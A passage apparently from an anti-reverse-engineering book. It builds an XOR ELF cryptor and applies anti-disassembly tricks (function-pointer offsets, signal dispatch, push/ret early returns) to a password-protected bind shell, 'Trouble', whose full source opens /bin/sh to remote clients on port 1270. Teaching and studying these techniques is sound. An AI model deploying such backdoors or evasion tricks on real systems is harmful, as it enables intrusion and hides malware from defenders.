|       0x0040232f      b6ac            mov dh, 0xac
|       0x00402331      383d5907d68c    cmp byte [0xffffffff8d162a90], bh ; [0x4:1]=2
\       0x00402337      02c7            add al, bh
```

Radare2 does produce disassembly for *check_pasword()*, but its totally useless. Pretty good for just trying to hide a string, huh? Encrypting the function has other benefits that will make runtime and memory analysis more difficult. We'll cover that in later chapters. Remember though, just because you encrypted the function doesn't mean a reverse engineer isn't going to decrypt it. The following disassembly obviously doesn't have the symbols stripped, but you can see that a reverse engineer would be able to discover all the elements to do the decryption.

Disassembly around *check_password()*

```
.text:000000000040028F                  mov     edx, 7
.text:0000000000400294                  mov     esi, 107h
.text:0000000000400299                  rep stosq
.text:000000000040029C                  mov     eax, ebp
.text:000000000040029E                  stosw
.text:00000000004002A0                  mov     edi, offset check_password
.text:00000000004002A5                  call    mprotect
.text:00000000004002AA                  lea     rdi, [rsp+188h+var_168]
.text:00000000004002AF                  mov     edx, 80h
.text:00000000004002B4                  mov     esi, offset check_password_key
.text:00000000004002B9                  call    rc4_init
.text:00000000004002BE                  mov     eax, 107h
```

```
.text:00000000004002C3                mov     edx, offset check_password
.text:00000000004002C8                lea     rdi, [rsp+188h+var_168]
.text:00000000004002CD                lea     ecx, [rax]
.text:00000000004002CF                mov     rsi, rdx
.text:00000000004002D2                call    rc4_crypt
.text:00000000004002D7                mov     edx, 5
.text:00000000004002DC                mov     esi, 107h
.text:00000000004002E1                mov     edi, offset check_password
.text:00000000004002E6                call    mprotect
.text:00000000004002EB                lea     rdi, [rsp+188h+var_48]
.text:00000000004002F3                call    check_password
```

Creating a Cryptor

As you saw at the end of the previous chapter, a reverse engineer doing static analysis can recover all the variables they need to decrypt *check_password()* by looking at the disassembly right before the call to *check_password()*. Is is possible to prevent that? The answer is always ultimately **no**. You really can't prevent it. However, you can make it more difficult. Let's write a cryptor to encrypt more of the binary!

What's a Cryptor?

A cryptor encrypts a binary and adds additional logic to decrypt the binary at runtime. A couple open source examples are:

1. cryptelf[44]
2. midgetpack[45]

Similar to a cryptor, a packer *compresses* the binary. The most widely used cryptor is UPX[^upx].

[44] https://dl.packetstormsecurity.net/crypt/linux/cryptelf.c

[45] https://github.com/arisada/midgetpack

Implementing the Cryptor

To keep things simple, I've written a cryptor that only encrypts the binary's code. That means that the data will remain unencrypted. Also, the "encryption algorithm" that I've used is a one byte xor. Which is not encryption at all, but an obfuscation. I've chosen these limitations to keep the cryptor and the assembly stub it adds to the binary as simple as possible. Once you understand how this simple cryptor works you can start expanding it.

You can find the code in the chapter four in the cryptor directory. As usual, the project contains two files: CMakeLists.txt and cryptor.cpp.

chap_4_static_analysis/dontpanic/cryptor/CMakeLists.txt

```
project(cryptor CXX)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_CXX_FLAGS "-Wall -Wextra -g")

add_executable(${PROJECT_NAME} src/cryptor.cpp)
```

chap_4_static_analysis/dontpanic/cryptor/src/cryptor.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <elf.h>

/**
 * This tool implements a *very* simple cryptor. The "encryption" scheme is just
 * a one by XOR. Obviously, this isn't something you'd use to truly protect
 * a binary, but it is a interesting tool to begin to understand how cryptors
 * work.
 *
 * This tool will "encrypt" only the PF_X segment. Which means that .data is
 * left visible.
 */
```

```
/**
 * Adds the decryption stub to the end of the first PF_X segment. Rewrites the
 * entry_point address and xor "encrypts" the PF_X segment from just after the
 * program headers to the end of the segment.
 *
 * \param[in,out] p_data the ELF binary
 * \return true on success and false otherwise
 */
bool add_cryptor(std::string& p_data)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' ||
        p_data[3] != 'F')
    {
        std::cerr << "[-] Bad magic" << std::endl;
        return 0;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Phdr* phdr = reinterpret_cast<Elf64_Phdr*>(&p_data[ehdr->e_phoff]);
    int ph_entries = ehdr->e_phnum;

    const Elf64_Phdr* segment = NULL;
    for (int i = 0; i < ph_entries && segment == NULL; i++, phdr++)
    {
        if (phdr->p_type == PT_LOAD && phdr->p_flags & PF_X)
        {
            // in order to write to the PF_X segment, we'll set the write
            // flag. However, a more elagant solution is to use mprotect
            // in the decryption stub.
            phdr->p_flags |= PF_W;
            segment = phdr;
        }
    }

    if (segment == NULL)
    {
        std::cerr << "[-] Couldn't find an executable segment." << std::endl;
        return false;
    }

    // We can't encrypt the ELF header or the program headers or we'll break the
    // loader. So begin encryption right after the program headers. This logic
    // asumes that the ELF header and the program headers fall within the
```

```
// segment variable
uint32_t encrypt_start = ehdr->e_phoff  + (ehdr->e_phentsize * ehdr->e_phnum);
uint32_t virt_start = segment->p_vaddr + encrypt_start;

// store the real offset so we can overwrite it with the stubs address.
uint32_t actual = ehdr->e_entry;

// this is sneaky in that *technically* speaking we'll be writing the stub
// into address space outside of the range specified by the program header
// BUT! In the real world, the address space is going to be page aligned
// so as long as we can fit our stub between the end of the PF_X segment
// and the end of the page, we are fine. We *could* just update the
// segment to include the size of the stub, but IDA gets upset when we
// rely on the page alignment
ehdr->e_entry = segment->p_vaddr + segment->p_filesz;

// this is our decryption logic. Very simple. Very small.
unsigned char stub[] =
    "\x48\xC7\xC5\xFF\xEE\xDD\x00" // mov rbp, 0DDEEFFh <-- virt_start
    "\x49\xC7\xC1\xCC\xBB\xAA\x00" // mov r9, 0AABBCCh <-- e_entry
    "\x49\xC7\xC0\xAA\x00\x00\x00" // mov r8, 0AAh
    "\x4C\x31\x45\x00"             // xor [rbp+var_s0], r8
    "\x4C\x8B\x45\x00"             // mov r8, [rbp+var_s0]
    "\x48\xFF\xC5"                 // inc rbp
    "\x4C\x39\xCD"                 // cmp rbp, r9
    "\x7C\xE9"                     // jl  short loop
    "\x48\xC7\xC5\x19\x03\x40\x00" // mov rbp, 400319h <-- actual
    "\xFF\xE5";                    // jmp rbp

// This is a very basic check to ensure we aren't overwriting page
// boundaries. However, note that the value I'm using (4096) is what is good
// for *my* system. 4096 is a very common page size but your mileage may
// vary.
int lower_bound = (encrypt_start + segment->p_filesz) % 4096;
int upper_bound = (encrypt_start + segment->p_filesz + sizeof(stub)) % 4096;
if (lower_bound > upper_bound)
{
    std::cerr << "[-] Stub cross page boundaries" << std::endl;
    return false;
}

// replace the values in the assembly with real values
memcpy(stub + 3, &virt_start, 4);
```

```
    memcpy(stub + 10, &ehdr->e_entry, 4);
    memcpy(stub + 40, &actual, 4);

    // copy the stub into the binary
    memcpy(&p_data[segment->p_filesz], stub, sizeof(stub));

    // "encrypt" the binary
    char xorValue = 0xaa;
    for (uint32_t i = encrypt_start; i < segment->p_filesz; i++)
    {
        p_data[i] ^= xorValue;
    }

    return true;
}

int main(int p_argc, char** p_argv)
{
    if (p_argc != 2)
    {
        std::cerr << "Usage: ./cryptor <file path>" << std::endl;
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to open the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)), std::istreambuf_it\
erator<char>());
    inputFile.close();

    if(!add_cryptor(input))
    {
        return EXIT_FAILURE;
    }

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
```

```
        std::cout << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();

    return EXIT_SUCCESS;
}
```

You'll need to add the project to the top level CMakeLists.txt in *dontpanic*.

chap_4_static_analysis/dontpanic/CMakeList.txt

```
project(dontpanic C)
cmake_minimum_required(VERSION 3.0)

add_subdirectory(encryptFunctions)
add_subdirectory(cryptor)
add_subdirectory(trouble)
```

Finally, you'll need to update Trouble's CMakeList.txt to execute cryptor after compilation.

Trouble's CMakeList.txt with *Cryptor*

```
project(trouble C)
cmake_minimum_required(VERSION 3.0)

# This will create a 32 byte "password" for the bind shell. This command
# is only run when "cmake" is run, so if you want to generate a new password
# then "cmake ..; make" should be run from the command line.
exec_program("/bin/sh"
    ${CMAKE_CURRENT_SOURCE_DIR}
    ARGS "-c 'cat /dev/urandom | tr -dc a-zA-Z0-9 | head -c 32'"
    OUTPUT_VARIABLE random_password )

# Pass the random password into ${PROJECT_NAME} as a macro
add_definitions(-Dpassword="${random_password}" -Dpassword_size=33)

set(CMAKE_C_COMPILER musl-gcc)
```

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -O3 -static -std=gnu11")
add_executable(${PROJECT_NAME} src/trouble.c src/rc4.c)

add_custom_target(addLDS
                  COMMAND sed -i -e 's,-o,${CMAKE_CURRENT_SOURCE_DIR}/trouble_layout.\
lds -o,g' ./CMakeFiles/trouble.dir/link.txt)

add_dependencies(${PROJECT_NAME} addLDS)

# After the build is successful, display the random password to the user
add_custom_command(TARGET ${PROJECT_NAME} POST_BUILD
                   COMMAND ${CMAKE_COMMAND} -E echo
                   "The bind shell password is:" ${random_password})

add_custom_command(TARGET ${PROJECT_NAME}
                   POST_BUILD
                   COMMAND ../encryptFunctions/encryptFunctions ${CMAKE_CURRENT_BINAR\
Y_DIR}/${PROJECT_NAME})

add_custom_command(TARGET ${PROJECT_NAME}
                   POST_BUILD
                   COMMAND ../cryptor/cryptor ${CMAKE_CURRENT_BINARY_DIR}/${PROJECT_N\
AME})
```

Cryptor is quite simple. It appends some assembly to the first LOAD segment and edits the entry point to point into this appended assembly. The appended assembly will execute the xor deobfuscation over the LOAD segment and then jump to the actual entry point. That's it.

Analyzing the Cryptor

After recompiling *Trouble* look at the entry point and the program headers.

***Trouble's* ELF header after *Cryptor* has been applied**

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ readelf -\
h ./trouble/trouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x403154
  Start of program headers:          64 (bytes into file)
  Start of section headers:          22752 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         4
  Size of section headers:           64 (bytes)
  Number of section headers:         17
  Section header string table index: 14
```

***Trouble's* program headers after *Cryptor* has been appliedlang=sh**

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ readelf -\
l ./trouble/trouble

Elf file type is EXEC (Executable file)
Entry point 0x403154
There are 4 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x0000000000003154 0x0000000000003154  RWE    200000
  LOAD           0x0000000000003fe8 0x0000000000603fe8 0x0000000000603fe8
                 0x00000000000001f8 0x0000000000000538  RW     200000
```

```
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x0000000000003fe8 0x0000000000603fe8 0x0000000000603fe8
                 0x0000000000000018 0x0000000000000018  R      1

 Section to Segment mapping:
  Segment Sections...
   00     .init .text .check_password .fini .rodata .eh_frame
   01     .init_array .fini_array .jcr .data .rc4_check_password .bss
   02
   03     .init_array .fini_array .jcr
```

Notice how the entry point starts at the very end of the first load segment? This characteristic of *Cryptor* has nothing to do with the actual encryption and decryption, but it's interesting to note because disassembler's have difficulty handling it. Check out how Radare2 fails.


Radare2 unable to find *Trouble's* entry point

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ radare2 .\
/trouble/trouble
Warning: Cannot initialize dynamic strings
Warning: read (init_offset)
 -- In soviet russia, radare2 debugs you!
[0x00403154]> aaa
[Cannot find function 'entry0' at 0x00403154 entry0 (aa)
[x] Analyze all flags starting with sym. and entry0 (aa)
[Warning: Searching xrefs in non-executable regiones (aar)
[x] Analyze len bytes of instructions for references (aar)
[Oops invalid rangen calls (aac)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x00403154]> pdf
p: Cannot find function at 0x00403154
[0x00403154]>
```


Why is Radare2 having trouble with this? *Cryptor* is taking advantage of the fact that when the first LOAD segment is loaded into memory that it will be page aligned. That means there is unused space at the end of the LOAD segment that gets mapped.

Cryptor inserts the decryption stub into this space. However, since Radare2 doesn't expect anything beyond the program header it "can't" find the entry point (aka the decryption stub).

Similarly, IDA pops up two different warning dialogs.



"First Warning"



"Second Warning"

IDA does attempt to disassemble some of the binary but it doesn't go well because all of the code has been obfuscated by *Cryptor*.

"IDA Navigation Bar After Using Cryptor"

Also, like Radare2, IDA doesn't contain the decryption stub in the dissassembly. Is there any way for a reverse engineer to disassemble the entry point? Yes! GDB to the rescue!

Disassembling the Stub with GDB

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ gdb ./tro\
uble/trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble/trouble...(no debugging symbols found)...done.
(gdb) disas 0x403154,0x403182
Dump of assembler code from 0x403154 to 0x403182:
   0x0000000000403154:        Cannot access memory at address 0x403154
(gdb) start
Temporary breakpoint 1 at 0x400130
Starting program: /home/albino-lobster/antire_book/chap_4_static_analysis/dontpanic/b\
uild/trouble/trouble
^C
Program received signal SIGINT, Interrupt.
0x0000000000401da0 in __syscall ()
(gdb) disas 0x403154,0x403182
Dump of assembler code from 0x403154 to 0x403182:
   0x0000000000403154:        mov    $0x400120,%rbp
   0x000000000040315b:        mov    $0x403154,%r9
   0x0000000000403162:        mov    $0xaa,%r8
   0x0000000000403169:        xor    %r8,0x0(%rbp)
   0x000000000040316d:        mov    0x0(%rbp),%r8
   0x0000000000403171:        inc    %rbp
   0x0000000000403174:        cmp    %r9,%rbp
   0x0000000000403177:        jl     0x403162
   0x0000000000403179:        mov    $0x4003b0,%rbp
   0x0000000000403180:        jmpq   *%rbp
End of assembler dump.
(gdb)
```

At first GDB didn't want to disassemble the stub. However, once *Trouble* has been started there it has no problem disassembling the function.

Chapter 5: Obstructing Code Flow Analysis

Eventually, a reverse engineer will break down all the little file format hacks and obfuscation that protects your binary and expose the disassembly for reverse engineering. However, there are a number of ways that you can write your code to make a reverse engineer's job more difficult.

Indirect Function Calls

Function cross references in tools like Radare2 and IDA are invaluable to a reverse engineer. The cross references show a various functions are connected and provide much needed context. Consider the cross reference IDA shows for *check_password()*.

***check_password()* cross reference**

```
.text:0000000000400740                  public check_password
.text:0000000000400740 check_password   proc near               ; CODE XREF: main+13
.text:0000000000400740
.text:0000000000400740 var_38           = xmmword ptr -38h
.text:0000000000400740 var_28           = xmmword ptr -28h
.text:0000000000400740 var_18           = byte ptr -18h
.text:0000000000400740 var_10           = qword ptr -10h
.text:0000000000400740
```

If you follow the code reference you'll find yourself in the main function. The call to *check_password()* is quite clear.

Call to *check_password()* from *main()*

```
.text:0000000000400268                  lea     rdi, [rsp+78h+var_48]
.text:000000000040026D                  call    check_password
```

Let's try to hide this direct call using a function pointer. Below the *check_password()* function I added this declaration:

```
bool (*indirect_call)(const char*) = check_password;
```

This is a function pointer to *check_password()*. Next I updated the call to *check_password()* in *main()* to use the function pointer.

Call to *check_password()* using a function pointer

```
if ((*indirect_call)(password_input))
{
    close(client_sock);
    return EXIT_FAILURE;
}
```

Now let's recompile *Trouble* and see what IDA says about the cross references to *check_password()* now.

Code and data cross references to *check_password()*

```
.text:0000000000400410                  public check_password
.text:0000000000400410 check_password   proc near       ; CODE XREF: main+13
.text:0000000000400410                                  ; DATA XREF: .data:indirect_call
.text:0000000000400410
.text:0000000000400410 var_38           = xmmword ptr -38h
.text:0000000000400410 var_28           = xmmword ptr -28h
.text:0000000000400410 var_18           = byte ptr -18h
.text:0000000000400410 var_10           = qword ptr -10h
.text:0000000000400410
```

Hmm... that is not an improvement. By using a function pointer, I caused a data cross reference and a code cross reference to be created! Let's look at the call to *check_password()* in *main()*.

Calling *check_password()* via a function pointer

```
.text:0000000000400268                  lea     rdi, [rsp+78h+var_48]
.text:000000000040026D                  call    cs:indirect_call
```

The code breaks down to the indirect function call that I wanted to make. How does IDA know the call is to *check_password()*? If you double click the *cs:indirect_call* link in IDA then you jump to this:

Definition of *indirect_call* in *.data*

```
.data:0000000000603008                  public indirect_call
.data:0000000000603008 indirect_call    dq offset check_password ; DATA XREF: main+13
```

Well, that will do it. IDA must be looking at the value stored in *indirect_call* and using that value to determine where the call is going. Let's try initializing the function pointer with NULL instead of *check_password()*.

```
bool (*indirect_call)(const char*) = NULL;
```

Next update *main()* to store *check_password()* in *indirect_call*.

Update Trouble's *main()* to store *check_password()* in *indirect_call*

```
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;
    indirect_call = check_password;
```

After recompiling let's check out what IDA has to say.

***check_password()* with only a date reference**

```
.text:0000000000400410                  public check_password
.text:0000000000400410 check_password   proc near               ; DATA XREF: main+15
.text:0000000000400410
.text:0000000000400410 var_38           = xmmword ptr -38h
.text:0000000000400410 var_28           = xmmword ptr -28h
.text:0000000000400410 var_18           = byte ptr -18h
.text:0000000000400410 var_10           = qword ptr -10h
.text:0000000000400410
```

That's an improvement! The code reference is no longer there and the data reference is up towards the top of *main()*.

The data cross reference to *check_password()*

```
.text:0000000000400145                  mov     cs:indirect_call, offset check_password
.text:0000000000400150                  mov     rax, fs:28h
.text:0000000000400159                  mov     [rsp+78h+var_20], rax
.text:000000000040015E                  xor     eax, eax
.text:0000000000400160                  call    socket
```

The call to *check_password()* looks the same as it did before the change to initialize *indirect_call* with NULL.

Indirect call to *check_password()*

```
.text:0000000000400270                  lea     rdi, [rsp+78h+var_48]
.text:0000000000400275                  call    cs:indirect_call
```

However, *indirect_call* different. It has moved from *.data* to *.bss* and has no default value.

***indirect_call* after initializing with NULL**

```
.bss:0000000000603188                   public indirect_call
.bss:0000000000603188 indirect_call     dq ?                    ; DATA XREF: main+15
.bss:0000000000603188                                           ; main+145
```

Pretty good. But maybe you can remove the data cross reference to *check_password()* by messing with the address stored in *indirect_call*. Let's change the assignment at the top of *main()* a little.

Storing the wrong address in *indirect_call*

```
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;
    indirect_call = check_password - 0x100;
```

We then have to adjust the function poiner before making the call to *check_password()*.

Adjusting the address in *indirect_call()*

```
indirect_call = indirect_call + 0x100;
if ((*indirect_call)(password_input))
{
    close(client_sock);
    return EXIT_FAILURE;
}
```

If you recompile *Trouble* and drop it into IDA you should see this.

No more cross references to *check_password()*

```
.text:0000000000400430                  public check_password
.text:0000000000400430 check_password   proc near
.text:0000000000400430
.text:0000000000400430 var_38           = xmmword ptr -38h
.text:0000000000400430 var_28           = xmmword ptr -28h
.text:0000000000400430 var_18           = byte ptr -18h
.text:0000000000400430 var_10           = qword ptr -10h
.text:0000000000400430
```

Nice. No cross references! In just four lines of code you were able to remove all cross references to *check_password()*.

Signals

Another code flow obfuscation technique is to use signals[46]. A signal is an IPC mechanism that can be used to alter the execution flow of a program. If you've ever used a terminal you're almost certainly familiar with signals. For example, when you hit "Ctrl-C" to terminate a program you've actually sent the SIGINT signal. There are many signals and you can find them all by looking at the signal man page[47].

Using the function *sigaction*[48] you can register a function to handle a specific signal. For example, if you register a function to handle SIGINT and you hit "Ctrl-C" while program is running then your function will be called instead of terminating the program. That's pretty useful, right? You can also send signals to your program using the *kill*[49] function. How is that useful? Instead of directly calling a function, you can register the function with *sigaction()* and generate a signal with *kill()* everytime you want to call the function.

For example, consider this version of the *Trouble* bind shell.

[46] https://en.wikipedia.org/wiki/Unix_signal
[47] man 7 signal
[48] man sigaction
[49] man 2 kill

Calling *spawn_shell()* via a SIGUSR1 signal

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <stdbool.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#include "xor_string.h"

bool check_password(const char* p_password)
{
    char pass[password_size] = {};
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}

void spawn_shell()
{
    char* empty[] = { NULL };
    char binsh[] = { '/', 'b', 'i', 'n', '/', 's', 'h', 0 };
    execve(binsh, empty, empty);
}

/**
 * This implements a fairly simple bind shell. The server first requires a
 * password before allowing access to the shell. The password is currently
 * randomly generated each time 'cmake ..' is run. The server has no shutdown
 * mechanism so it will run until killed.
 */
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    struct sigaction sVal;
```

```
sVal.sa_flags = SA_SIGINFO;
sVal.sa_sigaction = spawn_shell;
sigaction(SIGUSR1, &sVal, NULL);

int sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (sock == -1)
{
    fprintf(stderr, "Failed to create the socket.");
    return EXIT_FAILURE;
}

struct sockaddr_in bind_addr = {};
bind_addr.sin_family = AF_INET;
bind_addr.sin_addr.s_addr = htonl(INADDR_ANY);
bind_addr.sin_port = htons(1270);

int bind_result = bind(sock, (struct sockaddr*) &bind_addr,
    sizeof(bind_addr));
if (bind_result != 0)
{
    perror("Bind call failed");
    return EXIT_FAILURE;
}

int listen_result = listen(sock, 5);
if (listen_result != 0)
{
    perror("Listen call failed");
    return EXIT_FAILURE;
}

while (true)
{
    int client_sock = accept(sock, NULL, NULL);
    if (client_sock < 0)
    {
        perror("Accept call failed");
        return EXIT_FAILURE;
    }

    int child_pid = fork();
    if (child_pid == 0)
    {
```

```
            // read in the password
            char password_input[password_size] = { 0 };
            int read_result = read(client_sock, password_input, password_size - 1);
            if (read_result < (int)(password_size - 1))
            {
                close(client_sock);
                return EXIT_FAILURE;
            }

            if (check_password(password_input))
            {
                close(client_sock);
                return EXIT_FAILURE;
            }

            dup2(client_sock, 0);
            dup2(client_sock, 1);
            dup2(client_sock, 2);
            kill(getpid(), SIGUSR1);

            close(client_sock);
            return EXIT_SUCCESS;
        }

        close(client_sock);
    }
}
```

In the above, I introduced a new function called *spawn_shell()* that contains the logic for executing "/bin/sh". Notice how it's never directly called though? Instead of directly calling *spawn_shell()* this line triggers its execution:

```
kill(getpid(), SIGUSR1);
```

The *spawn_shell()* function is executed when *Trouble* receives the SIGUSR1 signal.

This makes static analysis harder because it forces the reverse engineer to track down all of the *sigaction()* calls to figure out what function gets called for each signal. Otherwise, all the reverse engineer just sees this:

Call to *spawn_shell()* via *kill()*

```
.text:00000000004002A4                call    check_password
.text:00000000004002A9                test    al, al
.text:00000000004002AB                jnz     short loc_4002ED
.text:00000000004002AD                xor     esi, esi
.text:00000000004002AF                mov     edi, ebx
.text:00000000004002B1                call    dup2
.text:00000000004002B6                mov     esi, 1
.text:00000000004002BB                mov     edi, ebx
.text:00000000004002BD                call    dup2
.text:00000000004002C2                mov     esi, 2
.text:00000000004002C7                mov     edi, ebx
.text:00000000004002C9                call    dup2
.text:00000000004002CE                call    getpid
.text:00000000004002D3                mov     esi, 0Ah
.text:00000000004002D8                mov     edi, eax
.text:00000000004002DA                call    kill
.text:00000000004002DF                mov     edi, ebx
.text:00000000004002E1                call    close
.text:00000000004002E6                xor     eax, eax
```

Early Return

Another way to hide *Trouble's* logic is to trick the dissasembler into exiting the *check_password()* function early. One way to do this is to push an address onto the stack and immeaditely return. This will cause the program to return to the address on the stack. There is actually a very good write up on this technique on malwintor.com[50] but we'll create our own example as well.

In order to use the early return technique, you'll create a label in *check_password()* and use inline assembly to push the address of the label onto the stack. The updated *check_password()* looks like this:

[50] https://www.malwinator.com/2015/11/27/anti-disassembly-techniques-used-by-malware-a-primer-part-2/

Returning to the middle of *check_password()*

```
bool __attribute__((optimize("O1"))) check_password(const char* p_password)
{
    char pass[password_size] = {};
    asm volatile(
        "push %0\n"
        "ret\n"
     :
     : "g"(&&return_here));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

There are two interesting things here: 1. I've introduced the optimize attribute into the function declaration. This will keep the optimization level for this function at "O1". I've done this because higher levels of optimization seem to move the label location and generally break the program. 2. I've used a GCC extension to get the address of the "return_here:" label. Using "&&" in front of a label will get the address of the lable.

If you disassemble this code you will quickly see that nothing is obfuscated.

Obfuscation fail

```
.text:0000000000400740                push    rbx
.text:0000000000400741                sub     rsp, 30h
.text:0000000000400745                mov     rbx, rdi
.text:0000000000400748                mov     rax, fs:28h
.text:0000000000400751                mov     [rsp+38h+var_10], rax
.text:0000000000400756                xor     eax, eax
.text:0000000000400758                mov     byte ptr [rsp+38h+var_18], 0
.text:000000000040075D                push    offset loc_400763
.text:0000000000400762                retn
.text:0000000000400763 ; ---------------------------------------------
.text:0000000000400763
.text:0000000000400763 loc_400763:              ; CODE XREF: check_password+22
```

```
.text:0000000000400763                          ; DATA XREF: check_password+1D
.text:0000000000400763                  mov     [rsp+38h+var_19], 0D2h
.text:0000000000400768                  mov     [rsp+38h+var_1A], 9Ah
```

As you saw in a previous section, IDA followed the address that *check_password()* pushed onto the stack. You need to obfuscate or calculate the address of the label in some way that will prevent the disassembler from following the logic. Try this:

Obfuscating the return address

```
char* calc_addr(char* p_addr)
{
    return p_addr + 0x400000;
}

bool __attribute__((optimize("O1"))) check_password(const char* p_password)
{
    char pass[password_size] = {};
    char* label_address = calc_addr(((char*)&&return_here) - 0x400000);
    asm volatile(
        "push %0\n"
        "ret\n"
     :
     : "g"(label_address));

    return_here:
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

You can see that all I've done is substracted and added 0x400000 from the label address. However, the disassembly is much more to my liking.

Early return in *check_password()* hides code

```
albino-lobster@ubuntu:~/antire_book/chap_5_code_flow/dontpanic/build$ radare2 ./troub\
le/trouble
Warning: Cannot initialize dynamic strings
 -- Wow, my cat knows radare2 hotkeys better than me!
[0x0040030c]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x0040030c]> pdf @ sym.check_password
/ (fcn) sym.check_password 43
|   sym.check_password ();
|           ; var int local_20h @ rsp+0x20
|           ; var int local_28h @ rsp+0x28
|           ; CALL XREF from 0x0040026d (unk)
|           0x00400750      53              push rbx
|           0x00400751      4883ec30        sub rsp, 0x30               ; '0'
|           0x00400755      4889fb          mov rbx, rdi
|           0x00400758      64488b042528.   mov rax, qword fs:[0x28]    ; [0x28:8]=0x4\
740 ; '('
|           0x00400761      4889442428      mov qword [rsp + local_28h], rax
|           0x00400766      31c0            xor eax, eax
|           0x00400768      c644242000      mov byte [rsp + local_20h], 0
|           0x0040076d      48c7c77b0700.   mov rdi, 0x77b
|           0x00400774      e8c7ffffff      call sym.calc_addr
|           0x00400779      50              push rax
\           0x0040077a      c3              ret
[0x0040030c]>
```

Very cool, huh? Before you get too excited though there is still a problem. In graph view, IDA looks similar to Radare2. However, in text view you can see that IDA continues to disassemble the code you are trying to hide.

IDA continues disassembly beyond *check_password()*

```
.text:0000000000400750                  public check_password
.text:0000000000400750 check_password   proc near               ; CODE XREF: main+13D
.text:0000000000400750
.text:0000000000400750 var_18           = byte ptr -18h
.text:0000000000400750 var_10           = qword ptr -10h
.text:0000000000400750
.text:0000000000400750                  push    rbx
.text:0000000000400751                  sub     rsp, 30h
.text:0000000000400755                  mov     rbx, rdi
.text:0000000000400758                  mov     rax, fs:28h
